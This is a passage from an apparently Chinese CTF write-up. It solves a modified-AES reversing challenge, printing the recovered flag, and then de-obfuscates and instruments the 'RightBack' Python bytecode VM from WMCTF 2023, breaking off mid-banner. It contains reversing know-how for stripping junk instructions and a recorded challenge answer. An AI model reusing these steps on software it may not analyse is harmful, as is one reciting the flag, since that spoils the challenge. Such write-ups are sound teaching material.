        0xFC, 0x56, 0x3E, 0x4B, 0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE, 0x78, 0xCD, 0x5A, 0xF4,
        0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7, 0x31, 0xB1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xEC, 0x5F,
        0x60, 0x51, 0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D, 0x2D, 0xE5, 0x7A, 0x9F, 0x93, 0xC9, 0x9C, 0xEF,
        0xA0, 0xE0, 0x3B, 0x4D, 0xAE, 0x2A, 0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C, 0x83, 0x53, 0x99, 0x61,
        0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26, 0xE1, 0x69, 0x14, 0x63, 0x55, 0x21, 0x0C, 0x7D
};

/* copy in[16] to state[4][4] */
int loadStateArray(uint8_t (*state)[4], const uint8_t *in) {
    for (int i = 0; i < 4; ++i) {
        for (int j = 0; j < 4; ++j) {
            state[j][i] = *in++;
        }
    }
    return 0;
}

/* copy state[4][4] to out[16] */
int storeStateArray(uint8_t (*state)[4], uint8_t *out) {
    for (int i = 0; i < 4; ++i) {
        for (int j = 0; j < 4; ++j) {
            *out++ = state[j][i];
        }
    }
    return 0;
}
```

```c
//秘钥扩展
int keyExpansion(const uint8_t *key, uint32_t keyLen, AesKey *aesKey) {

    if (NULL == key || NULL == aesKey){
        printf("keyExpansion param is NULL\n");
        return -1;
    }

    if (keyLen != 16){
        printf("keyExpansion keyLen = %d, Not support.\n", keyLen);
        return -1;
    }

    uint32_t *w = aesKey->eK;  //加密秘钥
    uint32_t *v = aesKey->dK;  //解密秘钥

    /* keyLen is 16 Bytes, generate uint32_t W[44]. */

    /* W[0-3] */
    for (int i = 0; i < 4; ++i) {
        LOAD32H(w[i], key + 4*i);
    }

    /* W[4-43] */
    for (int i = 0; i < 10; ++i) {
        w[4] = w[0] ^ MIX(w[3]) ^ rcon[i];
        w[5] = w[1] ^ w[4];
        w[6] = w[2] ^ w[5];
        w[7] = w[3] ^ w[6];
        w += 4;
    }

    w = aesKey->eK+44 - 4;
    //解密秘钥矩阵为加密秘钥矩阵的倒序，方便使用，把ek的11个矩阵倒序排列分配给dk作为解密秘钥
    //即dk[0-3]=ek[41-44], dk[4-7]=ek[37-40]... dk[41-44]=ek[0-3]
    for (int j = 0; j < 11; ++j) {

        for (int i = 0; i < 4; ++i) {
            v[i] = w[i];
        }
        w -= 4;
        v += 4;
    }

    return 0;
}
```

```c

// 轮秘钥加
int addRoundKey(uint8_t (*state)[4], const uint32_t *key) {
    uint8_t k[4][4];

    /* i: row, j: col */
    for (int i = 0; i < 4; ++i) {
        for (int j = 0; j < 4; ++j) {
            k[i][j] = (uint8_t) BYTE(key[j], 3 - i);  /* 把 uint32 key[4] 先转换为矩阵 uint8 k[4][4] */
            state[i][j] ^= k[i][j];
        }
    }

    return 0;
}

//字节替换
int subBytes(uint8_t (*state)[4]) {
    /* i: row, j: col */
    for (int i = 0; i < 4; ++i) {
        for (int j = 0; j < 4; ++j) {
            state[i][j] = S[state[i][j]]; //直接使用原始字节作为S盒数据下标
        }
    }

    return 0;
}

//逆字节替换
int invSubBytes(uint8_t (*state)[4]) {
    /* i: row, j: col */
    for (int i = 0; i < 4; ++i) {
        for (int j = 0; j < 4; ++j) {
            state[i][j] = inv_S[state[i][j]];
        }
    }
    return 0;
}

//行移位
int shiftRows(uint8_t (*state)[4]) {
    uint32_t block[4] = {0};

    /* i: row */
    for (int i = 0; i < 4; ++i) {
    //便于行循环移位，先把一行4字节拼成uint_32结构，移位后再转成独立的4个字节uint8_t
```

```
        LOAD32H(block[i], state[i]);
        block[i] = ROF32(block[i], 8*i);
        STORE32H(block[i], state[i]);
    }

    return 0;
}

//逆行移位
int invShiftRows(uint8_t (*state)[4]) {
    uint32_t block[4] = {0};

    /* i: row */
    for (int i = 0; i < 4; ++i) {
        LOAD32H(block[i], state[i]);
        block[i] = ROR32(block[i], 8*i);
        STORE32H(block[i], state[i]);
    }

    return 0;
}

/* Galois Field (256) Multiplication of two Bytes */
// 两字节的伽罗华域乘法运算
uint8_t GMul(uint8_t u, uint8_t v) {
    uint8_t p = 0;

    for (int i = 0; i < 8; ++i) {
        if (u & 0x01) {    //
            p ^= v;
        }

        int flag = (v & 0x80);
        v <<= 1;
        if (flag) {
            v ^= 0x1B; /* x^8 + x^4 + x^3 + x + 1 */
        }

        u >>= 1;
    }

    return p;
}

// 列混合
int mixColumns(uint8_t (*state)[4]) {
    uint8_t tmp[4][4];
```

```
    uint8_t M[4][4] = {{0x02, 0x03, 0x01, 0x01},
                       {0x01, 0x02, 0x03, 0x01},
                       {0x01, 0x01, 0x02, 0x03},
                       {0x03, 0x01, 0x01, 0x02}};

    /* copy state[4][4] to tmp[4][4] */
    for (int i = 0; i < 4; ++i) {
        for (int j = 0; j < 4; ++j){
            tmp[i][j] = state[i][j];
        }
    }

    for (int i = 0; i < 4; ++i) {
        for (int j = 0; j < 4; ++j) {  //伽罗华域加法和乘法
            state[i][j] = GMul(M[i][0], tmp[0][j]) ^ GMul(M[i][1], tmp[1][j])
                        ^ GMul(M[i][2], tmp[2][j]) ^ GMul(M[i][3], tmp[3][j]);
        }
    }

    return 0;
}

// 逆列混合
int invMixColumns(uint8_t (*state)[4]) {
    uint8_t tmp[4][4];
    uint8_t M[4][4] = {{0x0E, 0x0B, 0x0D, 0x09},
                       {0x09, 0x0E, 0x0B, 0x0D},
                       {0x0D, 0x09, 0x0E, 0x0B},
                       {0x0B, 0x0D, 0x09, 0x0E}};  //使用列混合矩阵的逆矩阵

    /* copy state[4][4] to tmp[4][4] */
    for (int i = 0; i < 4; ++i) {
        for (int j = 0; j < 4; ++j){
            tmp[i][j] = state[i][j];
        }
    }

    for (int i = 0; i < 4; ++i) {
        for (int j = 0; j < 4; ++j) {
            state[i][j] = GMul(M[i][0], tmp[0][j]) ^ GMul(M[i][1], tmp[1][j])
                          ^ GMul(M[i][2], tmp[2][j]) ^ GMul(M[i][3], tmp[3][j]);
        }
    }

    return 0;
}
```

```c

// AES-128加密接口，输入key应为16字节长度，输入长度应该是16字节整倍数，
// 这样输出长度与输入长度相同，函数调用外部为输出数据分配内存
int aesEncrypt(const uint8_t *key, uint32_t keyLen, const uint8_t *pt, uint8_t *ct, uint32_t len) {

    AesKey aesKey;
    uint8_t *pos = ct;
    const uint32_t *rk = aesKey.eK;  //解密秘钥指针
    uint8_t out[BLOCKSIZE] = {0};
    uint8_t actualKey[16] = {0};
    uint8_t state[4][4] = {0};

    if (NULL == key || NULL == pt || NULL == ct){
        printf("param err.\n");
        return -1;
    }

    if (keyLen > 16){
        printf("keyLen must be 16.\n");
        return -1;
    }

    if (len % BLOCKSIZE){
        printf("inLen is invalid.\n");
        return -1;
    }

    memcpy(actualKey, key, keyLen);
    keyExpansion(actualKey, 16, &aesKey);  // 秘钥扩展

        // 使用ECB模式循环加密多个分组长度的数据
    for (int i = 0; i < len; i += BLOCKSIZE) {
                // 把16字节的明文转换为4x4状态矩阵来进行处理
        loadStateArray(state, pt);
        // 轮秘钥加
        addRoundKey(state, rk);

        for (int j = 1; j < 10; ++j) {
            rk += 4;
            subBytes(state);   // 字节替换
            shiftRows(state);  // 行移位
            mixColumns(state); // 列混合
            addRoundKey(state, rk); // 轮秘钥加
        }

        subBytes(state);    // 字节替换
```

```c
        shiftRows(state);  // 行移位
        // 此处不进行列混合
        addRoundKey(state, rk+4); // 轮秘钥加

                // 把4x4状态矩阵转换为uint8_t一维数组输出保存
        storeStateArray(state, pos);

        pos += BLOCKSIZE;  // 加密数据内存指针移动到下一个分组
        pt += BLOCKSIZE;   // 明文数据指针移动到下一个分组
        rk = aesKey.eK;    // 恢复rk指针到秘钥初始位置
    }
    return 0;
}

// AES128解密， 参数要求同加密
int aesDecrypt(const uint8_t *key, uint32_t keyLen, const uint8_t *ct, uint8_t *pt, uint32_t len) {
    AesKey aesKey;
    uint8_t *pos = pt;
    const uint32_t *rk = aesKey.dK;  //解密秘钥指针
    uint8_t out[BLOCKSIZE] = {0};
    uint8_t actualKey[16] = {0};
    uint8_t state[4][4] = {0};

    if (NULL == key || NULL == ct || NULL == pt){
        printf("param err.\n");
        return -1;
    }

    if (keyLen > 16){
        printf("keyLen must be 16.\n");
        return -1;
    }

    if (len % BLOCKSIZE){
        printf("inLen is invalid.\n");
        return -1;
    }

    memcpy(actualKey, key, keyLen);
    keyExpansion(actualKey, 16, &aesKey);  //秘钥扩展，同加密

    for (int i = 0; i < len; i += BLOCKSIZE) {
        // 把16字节的密文转换为4x4状态矩阵来进行处理
        loadStateArray(state, ct);
        // 轮秘钥加，同加密
        addRoundKey(state, rk);
```

```

        for (int j = 1; j < 10; ++j) {
            rk += 4;
            invShiftRows(state);    // 逆行移位
            invSubBytes(state);     // 逆字节替换，这两步顺序可以颠倒
            addRoundKey(state, rk); // 轮秘钥加，同加密
            invMixColumns(state);   // 逆列混合
        }

        invSubBytes(state);   // 逆字节替换
        invShiftRows(state);  // 逆行移位
        // 此处没有逆列混合
        addRoundKey(state, rk+4);  // 轮秘钥加，同加密

        storeStateArray(state, pos);  // 保存明文数据
        pos += BLOCKSIZE;  // 输出数据内存指针移位分组长度
        ct += BLOCKSIZE;   // 输入数据内存指针移位分组长度
        rk = aesKey.dK;    // 恢复rk指针到秘钥初始位置
    }
    return 0;
}

// 方便输出16进制数据
void printHex(uint8_t *ptr, int len, char *tag) {
    printf("%s\ndata[%d]: ", tag, len);
    for (int i = 0; i < len; ++i) {
        printf("%.2X ", *ptr++);
    }
    printf("\n");
}

int main() {
    //S盒有变化,需要求出逆S盒
    //unsigned char change_S[256] =
{41,64,87,110,133,156,179,202,225,248,15,38,61,84,107,130,153,176,199,222,245,1
2,35,58,81,104,127,150,173,196,219,242,9,32,55,78,101,124,147,170,193,216,239,6
,29,52,75,98,121,144,167,190,213,236,3,26,49,72,95,118,141,164,187,210,233,0,23
,46,69,92,115,138,161,184,207,230,253,20,43,66,89,112,135,158,181,204,227,250,1
7,40,63,86,109,132,155,178,201,224,247,14,37,60,83,106,129,152,175,198,221,244,
11,34,57,80,103,126,149,172,195,218,241,8,31,54,77,100,123,146,169,192,215,238,
5,28,51,74,97,120,143,166,189,212,235,2,25,48,71,94,117,140,163,186,209,232,255
,22,45,68,91,114,137,160,183,206,229,252,19,42,65,88,111,134,157,180,203,226,24
9,16,39,62,85,108,131,154,177,200,223,246,13,36,59,82,105,128,151,174,197,220,2
43,10,33,56,79,102,125,148,171,194,217,240,7,30,53,76,99,122,145,168,191,214,23
7,4,27,50,73,96,119,142,165,188,211,234,1,24,47,70,93,116,139,162,185,208,231,2
54,21,44,67,90,113,136,159,182,205,228,251,18};
    uint8_t line=0,rol=0;            //位置
```

```
    for(int i=0;i<256;i++){
        line = (S[i]&0xf0)>>4;
        rol = S[i]&0xf;
        inv_S[line*16+rol] = i;
    }


    const uint8_t key[16] = {0x52, 0x65, 0x5f, 0x31, 0x73, 0x5f, 0x65, 0x61, 0x53, 0x79, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36};
    const uint8_t pt[16]={0x32, 0x43, 0xf6, 0xa8, 0x88, 0x5a, 0x30, 0x8d, 0x31, 0x31, 0x98, 0xa2, 0xe0, 0x37, 0x07, 0x34};
    uint8_t ct[16] = {0x2b, 0xc8, 0x20, 0x8b, 0x5c, 0xd, 0xa7, 0x9b, 0x2a, 0x51, 0x3a, 0xd2, 0x71, 0x71, 0xca, 0x50};     // 外部申请输出数据内存，用于加密后的数据
    uint8_t plain[16] = {0};  // 外部申请输出数据内存，用于解密后的数据
    //aesEncrypt(key, 16, pt, ct, 16); // 加密
    //printHex(pt, 16, "plain data:"); // 打印初始明文数据
    //printHex(ct, 16, "after encryption:");  // 打印加密后的密文


    aesDecrypt(key, 16, ct, plain, 16);       // 解密
    printHex(plain, 16, "after decryption:"); // 打印解密后的明文数据
    //_eZ_Rc4_@nd_AES!
    return 0;
}


```

RightBack

看一下字节码

```
import marshal, dis
f = open("RightBack.pyc", "rb").read()

code = marshal.loads(f[16:])                        #这边从 16 位开始取因为是python3 python2 从 8 位开始取

dis.dis(code)
```

然而却失败了,看了看最后几行,应该是有花指令

```
                18 <183>                 146
        >>      20 LOAD_FAST               0 (num)
                22 CALL_METHOD             2
                24 CALL_FUNCTION           1
                26 STORE_FAST              2 (numArr)

  8             28 LOAD_GLOBAL             3 (range)
                30 LOAD_CONST              2 (4)
                32 JUMP_FORWARD            0 (to 34)
        >>      34 JUMP_FORWARD            4 (to 40)
                36 INPLACE_LSHIFT
Traceback (most recent call last):
  File "D:\hgame\WMCTF 2023\RightBack\RightBack_b4028b7639dfa264c6bfdafcefc603a7\bytecode.py", line 6, in <module>
    dis.dis(code)
  File "C:\environment\Python37\lib\dis.py", line 70, in dis
    _disassemble_recursive(x, file=file, depth=depth)
  File "C:\environment\Python37\lib\dis.py", line 368, in _disassemble_recursive
    _disassemble_recursive(x, file=file, depth=depth)
  File "C:\environment\Python37\lib\dis.py", line 360, in _disassemble_recursive
    disassemble(co, file=file)
```

去一下花指令

```python
import marshal, dis

f = open("RightBack.pyc", "rb").read()
f = bytearray(f)
# 6E 00 6E 04 A3 A7 39 B7
i = 0
jump_list = [0x00, 0x02, 0x04]
while i < len(f):
    if f[i] == 0x6e and f[i + 1] == 0x00 and f[i + 2] == 0x6e and f[i + 3] == 0x04 and f[i + 8] == 0x6e and f[
        i + 9] == 2:
        for j in range(12):
            f[i + j] = 0x09
    i += 1
code = marshal.loads(bytes(f[16:]))
dis.dis(code)
with open("RightBack_patch.pyc",'wb') as ff:
    ff.write(bytes(f))

```

用在线网站反编译一下

```python
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.9

import struct


def T(num, round):
```

```
    numArr = bytearray(struct.pack('<I', num))
    for i in range(4):
        numArr[i] = Sbox[numArr[i]]
    return struct.unpack('<I', numArr)[0] ^ Rcon[round]


def p1(s, key):
    j = 0
    k = []
    for i in range(256):
        s.append(i)
        k.append(key[i % len(key)])
    for i in range(256):
        j = (j + s[i] + ord(k[i])) % 256
        s[i] = s[j]
        s[j] = s[i]


def p2(key):
    w = [
            0] * 44
    for i in range(4):
        w[i] = struct.unpack('<I', key[i * 4:i * 4 + 4])[0]
    cnt = 0
    for i in range(4, 44, 1):
        if i % 4 == 0:
            w[i] = w[i - 4] ^ T(w[i - 1], cnt)
            cnt += 1
        w[i] = w[i - 4] ^ w[i - 1]
    return w


def p3(s, p):
    i = j = 0
    for z in range(len(p)):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        s[i] = s[j]
        s[j] = s[i]
        p[z] ^= s[(s[i] + s[j]) % 256]
    return p


def F1(part1, part2):
    global REG
    REG = {
        'EAX': 0,
```

```
        'EBX': 0,
        'ECX': 0,
        'EDX': 0,
        'R8': 0,
        'CNT': 0,
        'EIP': 0}
    REG['EAX'] = part1
    REG['EBX'] = part2


def F2(v1, v2, v3):
    if v1 == 1:
        REG[reg_table[str(v2)]] = extendKey[REG[reg_table[str(v3)]]]
    elif v1 == 2:
        REG[reg_table[str(v2)]] = REG[reg_table[str(v3)]]
    elif v1 == 3:
        REG[reg_table[str(v2)]] = v3
    REG['EIP'] += 4


def F3(v1, v2, v3):
    if v1 == 1:
        REG[reg_table[str(v2)]] = REG[reg_table[str(v2)]] + extendKey[REG[reg_table[str(v3)]]] & 0xFFFFFFFF
    elif v1 == 2:
        REG[reg_table[str(v2)]] = REG[reg_table[str(v2)]] + REG[reg_table[str(v3)]] & 0xFFFFFFFF
    elif v1 == 3:
        REG[reg_table[str(v2)]] = REG[reg_table[str(v2)]] + v3 & 0xFFFFFFFF
    REG['EIP'] += 4


def F4(v1, v2):
    REG[reg_table[str(v1)]] ^= REG[reg_table[str(v2)]]
    REG['EIP'] += 3


def F5(v1, v2):
    REG[reg_table[str(v1)]] &= v2
    REG['EIP'] += 3


def F6(v1, v2, v3):
    if v1 == 1:
        REG[reg_table[str(v2)]] -= extendKey[v3]
    elif v1 == 2:
        REG[reg_table[str(v2)]] -= REG[reg_table[str(v3)]]
```

```
    elif v1 == 3:
        REG[reg_table[str(v2)]] -= v3
    REG['EIP'] += 4


def F7(v1, v2):
    REG[reg_table[str(v1)]] |= REG[reg_table[str(v2)]]
    REG['EIP'] += 3


def F8(v1, v2):
    REG[reg_table[str(v1)]] = REG[reg_table[str(v1)]] >> REG[reg_table[str(v2)]] & 0xFFFFFFFF
    REG['EIP'] += 3


def F9(v1, v2):
    REG[reg_table[str(v1)]] = REG[reg_table[str(v1)]] << REG[reg_table[str(v2)]] & 0xFFFFFFFF
    REG['EIP'] += 3


def FA(v1, v2, v3):
    if v1 == 1:
        REG[reg_table[str(v2)]] *= extendKey[v3]
    elif v1 == 2:
        REG[reg_table[str(v2)]] *= REG[reg_table[str(v3)]]
    elif v1 == 3:
        REG[reg_table[str(v2)]] *= v3
    REG['EIP'] += 4


def FB():
    REG['R8'] = REG['CNT'] == 21
    REG['EIP'] += 1


def WC():
    if not REG['R8']:
        REG['EIP'] = 16
    else:
        REG['EIP'] += 1


def VM(part1, part2):
    F1(part1, part2)
    EIP = REG['EIP']
```

```
    if opcode[EIP] == 80:
        F2(opcode[EIP + 1], opcode[EIP + 2], opcode[EIP + 3])
    if opcode[EIP] == 29:
        F3(opcode[EIP + 1], opcode[EIP + 2], opcode[EIP + 3])
    if opcode[EIP] == 113:
        F4(opcode[EIP + 1], opcode[EIP + 2])
    if opcode[EIP] == 114:
        F5(opcode[EIP + 1], opcode[EIP + 2])
    if opcode[EIP] == 150:
        F6(opcode[EIP + 1], opcode[EIP + 2], opcode[EIP + 3])
    if opcode[EIP] == 87:
        F7(opcode[EIP + 1], opcode[EIP + 2])
    if opcode[EIP] == 116:
        F8(opcode[EIP + 1], opcode[EIP + 2])
    if opcode[EIP] == 41:
        F9(opcode[EIP + 1], opcode[EIP + 2])
    if opcode[EIP] == 220:
        FA(opcode[EIP + 1], opcode[EIP + 2], opcode[EIP + 3])
    if opcode[EIP] == 7:
        FB()
    if opcode[EIP] == 153:
        WC()


def Have():
    Hello = '


                    \n||   / |  / /
                        \n||  /  | / /  ___     //  ___      ___      _   __
___       __  ___  ___    \n|| / /||/ / //___) ) // //   ) ) //   ) ) // ) )
) ) //___) )     / /   //   ) ) \n||/ / |  / //       // //       //   / / //
/ /  / / //          / /   //   / /  \n|  /  | / ((____   // ((____   ((___/
/ // / /  / / ((____       / /   ((___/ /   \n
                                                                \n
                                                                                \n||
  / |  / / /|    //| |     //   ) ) /__  ___/ //   / / ___      ___      ___
   ___    \n||  /  | / / //|   // | |    //          / /    //___   //   ) )
//   ) ) //   ) ) //   ) ) \n|| / /||/ / // |  //  | |   //          / /    /
___     ___/ / //   / /   ___/ /   __ / /  \n||/ / |  / //  | //   | |  //
     / /    //       / ____/ //   / /  / ____/       ) )  \n|  /  | / //   |//
   | | ((____/ /   / /    //       / /____ ((___/ /  / /____  ((___/ /     \n
  '
    print(Hello)
    return input('RightBack: ').encode()


```

```python
def Fun(right):
    if len(right) != 64:
        print('XD')
        exit()
    back = b''
    for i in range(0, len(right), 8):
        part1 = struct.unpack('>I', right[i + 0:i + 4])[0]
        part2 = struct.unpack('>I', right[i + 4:i + 8])[0]
        if i != 0:
            part1 ^= struct.unpack('>I', back[i - 8:i - 4])[0]
            part2 ^= struct.unpack('>I', back[i - 4:i])[0]
        VM(part1, part2)
        back += struct.pack('>I', REG['EAX'])
        back += struct.pack('>I', REG['EBX'])
    return back


if __name__ == '__main__':
    REG = {}
    EIP = 0
    reg_table = {
        '1': 'EAX',
        '2': 'EBX',
        '3': 'ECX',
        '4': 'EDX',
        '5': 'R8',
        '6': 'CNT',
        '7': 'EIP'}
    Sbox = [82,9,106,213,48,54,165,56,191,64,163,158,129,243,215,251,124,227,57,130,155,47,255,135,52,142,67,68,196,222,233,203,84,123,148,50,166,194,35,61,238,76,149,11,66,250,195,78,8,46,161,102,40,217,36,178,118,91,162,73,109,139,209,37,114,248,246,100,134,104,152,22,212,164,92,204,93,101,182,146,108,112,72,80,253,237,185,218,94,21,70,87,167,141,157,132,144,216,171,0,140,188,211,10,247,228,88,5,184,179,69,6,208,44,30,143,202,63,15,2,193,175,189,3,1,19,138,107,58,145,17,65,79,103,220,234,151,242,207,206,240,180,230,115,150,172,116,34,231,173,53,133,226,249,55,232,28,117,223,110,71,241,26,113,29,41,197,137,111,183,98,14,170,24,190,27,252,86,62,75,198,210,121,32,154,219,192,254,120,205,90,244,31,221,168,51,136,7,199,49,177,18,16,89,39,128,236,95,96,81,127,169,25,181,74,13,45,229,122,159,147,201,156,239,160,224,59,77,174,42,245,176,200,235,187,60,131,83,153,97,23,43,4,126,186,119,214,38,225,105,20,99,85,33,12,125]
    Rcon = [16777216,33554432,67108864,134217728,268435456,536870912,1073741824,0x80000000,452984832,905969664]
    s = []
    key = 'CalmDownBelieveU'
    p1(s, key)
```

```
    key = [61,15,58,65,177,180,182,248,192,143,37,238,50,29,215,190]
    key = bytes(p3(s, key))
    extendKey = p2(bytes(key))
    opcode = [69,136,121,24,179,67,209,20,27,169,205,146,212,160,124,49,20,155,157,253,52,71,174,164,134,60,184,203,131,210,57,151,77,241,61,6,13,52,235,37,100,178,8,238,205,27,194,159,230,165,211,221,100,217,111,202,185,207,226,50,88,4,58,73,10,92,24,230,246,245,21,110,182,151,85,28,181,191,185,236,92,98,222,85,228,14,235,93,77,161,61,140,222,74,124,13,211,75,134,235,164,228,235,16,29,41,49,105,188,51,232,65,209,165,35,182,248,245,69,18,152,71,223,85,114]
    opcode = p3(s, opcode)
    right = Have()
    back = Fun(right)
    data1 = [228,244,207,251,194,124,252,61,198,145,97,98,89,25,92,208,155,38,34,225,98,206,234,245,223,54,214,137,35,86,180,66,223,234,90,136,5,189,166,117,111,222,39,156,163,173,36,174,47,144,15,160,45,239,211,11,190,181,24,164,234,114,174,27]
    data1 = bytes(p3(s, data1))
    data2 = [165,83,203,51,99,164,30,91,230,64,181,55,190,47,125,240,186,173,116,47,89,64,68,215,124,138,34,175,60,136,77,216,250,127,14,14,66,168,198,247,252,189,243,239,25,63,143,7,177,13,99,226,100,6,207,77,46,136,251,123,225,27,76,183]
    data2 = bytes(p3(s, data2))
    data3 = [95,219,46,178,111,141,17,168,254,60,68,59,41,183,182,118,3,47,150,240,140,159,110,238]
    data3 = bytes(p3(s, data3))
    if back == data2:
        print(bytes(data1).decode())
    else:
        print(bytes(data3).decode())
```

在代码中写一下debug跑一下

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.9

import struct


def T(num, round):
    numArr = bytearray(struct.pack('<I', num))
    for i in range(4):
        numArr[i] = Sbox[numArr[i]]
```

```python
    return struct.unpack('<I', numArr)[0] ^ Rcon[round]


def p1(s, key):
    j = 0
    k = []
    for i in range(256):
        s.append(i)
        k.append(key[i % len(key)])
    for i in range(256):
        j = (j + s[i] + ord(k[i])) % 256
        #用在线网站,交换有问题
        #s[i] = s[j]
        #s[j] = s[i]
        s[i],s[j]=s[j],s[i]


def p2(key):
    w = [0] * 44
    for i in range(4):
        w[i] = struct.unpack('<I', key[i * 4:i * 4 + 4])[0]
    cnt = 0
    for i in range(4, 44, 1):
        if i % 4 == 0:
            w[i] = w[i - 4] ^ T(w[i - 1], cnt)
            cnt += 1
        w[i] = w[i - 4] ^ w[i - 1]
    return w


def p3(s, p):
    i = j = 0
    for z in range(len(p)):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        #s[i] = s[j]
        #s[j] = s[i]
        s[i], s[j] = s[j], s[i]
        p[z] ^= s[(s[i] + s[j]) % 256]
    return p


def F1(part1, part2):
    global REG
    REG = {
        'EAX': 0,
        'EBX': 0,
```

```
        'ECX': 0,
        'EDX': 0,
        'R8': 0,
        'CNT': 0,
        'EIP': 0}
    REG['EAX'] = part1
    print(f"MOV EAX {hex(part1)}")
    REG['EBX'] = part2
    print(f"MOV EBX {hex(part2)}")


def F2(v1, v2, v3):
    if v1 == 1:
        REG[reg_table[str(v2)]] = extendKey[REG[reg_table[str(v3)]]]
        print(f"MOV {reg_table[str(v2)]}, extendKey[{REG[reg_table[str(v3)]]}]")
    elif v1 == 2:
        REG[reg_table[str(v2)]] = REG[reg_table[str(v3)]]
        print(f"MOV {reg_table[str(v2)]}, {reg_table[str(v3)]}")
    elif v1 == 3:
        REG[reg_table[str(v2)]] = v3
        print(f"MOV {reg_table[str(v2)]}, {v3}")
    REG['EIP'] += 4


def F3(v1, v2, v3):
    if v1 == 1:
        REG[reg_table[str(v2)]] = REG[reg_table[str(v2)]] + extendKey[REG[reg_table[str(v3)]]] & 0xFFFFFFFF
        print(f"ADD {reg_table[str(v2)]}, extendKey[{REG[reg_table[str(v3)]]}]")
    elif v1 == 2:
        REG[reg_table[str(v2)]] = REG[reg_table[str(v2)]] + REG[reg_table[str(v3)]] & 0xFFFFFFFF
        print(f"ADD {reg_table[str(v2)]}, {reg_table[str(v3)]}")
    elif v1 == 3:
        REG[reg_table[str(v2)]] = REG[reg_table[str(v2)]] + v3 & 0xFFFFFFFF
        print(f"ADD {reg_table[str(v2)]} {hex(v3 & 0xFFFFFFFF)}")
    REG['EIP'] += 4


def F4(v1, v2):
    REG[reg_table[str(v1)]] ^= REG[reg_table[str(v2)]]
    print(f"XOR {reg_table[str(v1)]}, {reg_table[str(v2)]}")
    REG['EIP'] += 3


```

```
102 def F5(v1, v2):
103     REG[reg_table[str(v1)]] &= v2
104     print(f"AND {reg_table[str(v1)]}, {hex(v2)}")
105     REG['EIP'] += 3
106
107
108 def F6(v1, v2, v3):
109     if v1 == 1:
110         REG[reg_table[str(v2)]] -= extendKey[v3]
111         print(f"SUB {reg_table[str(v2)]}, extendKey[{v3}]")
112     elif v1 == 2:
113         REG[reg_table[str(v2)]] -= REG[reg_table[str(v3)]]
114         print(f"SUB {reg_table[str(v2)]}, {reg_table[str(v3)]}")
115     elif v1 == 3:
116         REG[reg_table[str(v2)]] -= v3
117         print(f"SUB {reg_table[str(v2)]}, {hex(v3)}")
118     REG['EIP'] += 4
119
120
121 def F7(v1, v2):
122     REG[reg_table[str(v1)]] |= REG[reg_table[str(v2)]]
123     print(f"OR {reg_table[str(v1)]}, {reg_table[str(v2)]}")
124     REG['EIP'] += 3
125
126
127 def F8(v1, v2):
128     REG[reg_table[str(v1)]] = REG[reg_table[str(v1)]] >>
    REG[reg_table[str(v2)]] & 0xFFFFFFFF
129     print(f"SAR {reg_table[str(v1)]}, {reg_table[str(v2)]}")
130     REG['EIP'] += 3
131
132
133 def F9(v1, v2):
134     REG[reg_table[str(v1)]] = REG[reg_table[str(v1)]] <<
    REG[reg_table[str(v2)]] & 0xFFFFFFFF
135     print(f"SAL {reg_table[str(v1)]}, {reg_table[str(v2)]}")
136     REG['EIP'] += 3
137
138
139 def FA(v1, v2, v3):
140     if v1 == 1:
141         REG[reg_table[str(v2)]] *= extendKey[v3]
142         print(f"MUL {reg_table[str(v2)]}, extendKey[{v3}]")
143     elif v1 == 2:
144         REG[reg_table[str(v2)]] *= REG[reg_table[str(v3)]]
145         print(f"MUL {reg_table[str(v2)]}, {reg_table[str(v3)]}")
146     elif v1 == 3:
```

```
        REG[reg_table[str(v2)]] *= v3
        print(f"MUL {reg_table[str(v2)]}, {hex(v3)}")
    REG['EIP'] += 4


def FB():
    REG['R8'] = (REG['CNT'] == 21)
    print(f"MOV R8, (CNT==21)")
    REG['EIP'] += 1


def WC():
    if not REG['R8']:
        print(f"MOV EIP, 16")
        REG['EIP'] = 16
    else:
        REG['EIP'] += 1


def VM(part1, part2):
    F1(part1, part2)
    EIP = REG['EIP']
    while EIP !=124:#while循环是我手动添加的,不然运行不了
        EIP = REG['EIP']
        print(f"{str(EIP).zfill(3)}##  ",end='')
        if opcode[EIP] == 80:
            F2(opcode[EIP + 1], opcode[EIP + 2], opcode[EIP + 3])
        if opcode[EIP] == 29:
            F3(opcode[EIP + 1], opcode[EIP + 2], opcode[EIP + 3])
        if opcode[EIP] == 113:
            F4(opcode[EIP + 1], opcode[EIP + 2])
        if opcode[EIP] == 114:
            F5(opcode[EIP + 1], opcode[EIP + 2])
        if opcode[EIP] == 150:
            F6(opcode[EIP + 1], opcode[EIP + 2], opcode[EIP + 3])
        if opcode[EIP] == 87:
            F7(opcode[EIP + 1], opcode[EIP + 2])
        if opcode[EIP] == 116:
            F8(opcode[EIP + 1], opcode[EIP + 2])
        if opcode[EIP] == 41:
            F9(opcode[EIP + 1], opcode[EIP + 2])
        if opcode[EIP] == 220:
            FA(opcode[EIP + 1], opcode[EIP + 2], opcode[EIP + 3])
        if opcode[EIP] == 7:
            FB()
        if opcode[EIP] == 153:
            WC()
```

```
194
195
196 def Have():
197     Hello = '


                    \n||   / |  / /
                         \n||  /  | / /  ___     //  ___      ___      _   __
    ___       __  ___  ___    \n|| / /||/ / //___) ) // //   ) ) //   ) ) // ) )
    ) ) //___) )     / /   //   ) ) \n||/ / |  / //       // //       //   / / //
    / /  / / //           / /   //   / /  \n|  /  | / ((____   // ((____   ((___/
    / // / /  / / ((____       / /   ((___/ /   \n
                                                                  \n
                                                                                \n||
      / |  / / /|    //| |     //   ) ) /__  ___/ //   / / ___      ___      ___
       ___    \n||  /  | / / //|   // | |    //          / /    //___   //   ) )
    //   ) ) //   ) ) //   ) ) \n|| / /||/ / // |  //  | |   //          / /    /
    ___     ___/ / //   / /   ___/ /   __ / /  \n||/ / |  / //  | //   | |  //
         / /    //       / ____/ //   / /  / ____/       ) )  \n|  /  | / //   |//
